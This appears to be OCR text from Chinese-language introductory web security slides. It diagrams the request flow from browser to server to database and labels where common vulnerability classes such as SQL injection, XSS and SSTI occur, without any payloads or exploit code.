
Server

HTTP Request

查詢資料庫

Database

https://fb.com/zuck/



Server


HTTP Request

查詢資料庫

Database

回傳結果

https://fb.com/zuck/



Server

HTTP Request


查詢資料庫

Database


HTTP Response
回傳前端頁面

回傳結果

https://fb.com/zuck/


Server
HTTP Request
查詢資料庫
Database
HTTP Response
回傳前端頁面
回傳結果
https://fb.com/zuck/
Mark Zuckerberg

瀏覽器渲染



Server

HTTP Request

查詢資料庫


Database

HTTP Response
回傳前端頁面

回傳結果

https://fb.com/zuck/

瀏覽器渲染



Server

All the server-side bugs:
Command injection
Path traversal
etc.

IDOR (越權問題)
Request Smuggling

HTTP Request

SSTI
Reflect XSS

HTTP Response
回傳前端頁面

SQL Injection
查詢資料庫


Database

回傳結果

Server 怎麼處理資料?
Deserialization

瀏覽器渲染

DOM-Based XSS



Other service

Server

Cache

Request to

Get / Store

查詢資料庫

Database

HTTP Request

HTTP Response
回傳前端頁面

回傳結果

https://fb.com/zuck/

Mark Zuckerberg

瀏覽器渲染


前端	前端框架/套件	Bootstrap, jQuery, React...
前端	Web 前端語言	HTML, CSS, JavaScript
後端	Web 開發框架	Laravel, Express, Spring, Flask...
後端	Web 後端語言	PHP, Node.js, Java, Python...
	伺服器	Apache, Nginx, IIS ...
	資料儲存	Database, Cache, File Storage
	運作環境	OS(Linux/Windows), Cloud, Container

Browser
(Client)

HTTP://

HTTP Protocol

HyperText Transfer Protocol



```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

